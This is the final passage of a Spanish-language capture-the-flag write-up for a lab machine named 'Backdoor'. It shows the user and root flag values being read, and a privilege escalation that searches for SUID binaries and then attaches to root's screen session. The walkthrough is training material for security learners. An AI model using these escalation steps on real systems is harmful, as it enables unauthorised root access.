Script started, file is /dev/null
user@Backdoor:/home/user$
```

donde obtenemos la primera bandera




```
user@Backdoor:/home/user$ cat user.txt
cat user.txt
1a473d1358167f72b580469e6d427aaf
```


y ahora escalamos privilegios, donde primero buscamos los permisos, luego con el binario screen lo ejecutamos para acceder a root y obtener la segunda bandera



```
[screen is terminating]
user@Backdoor:/home/user$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/screen
/usr/bin/umount
/usr/bin/mount
/usr/bin/chsh
/usr/bin/pkexec
user@Backdoor:/home/user$ screen -x root/root
```



```
root@Backdoor:~# ls
root.txt
root@Backdoor:~# cat root.txt
fd364de7b66817e6ee9986ddad007739
root@Backdoor:~# 
```



Backdoor has been Pwned!

Congratulations apa13, best of luck in capturing flags ahead!

#8462
MACHINE RANK

27 Mar 2022
PWN DATE

30
POINTS EARNED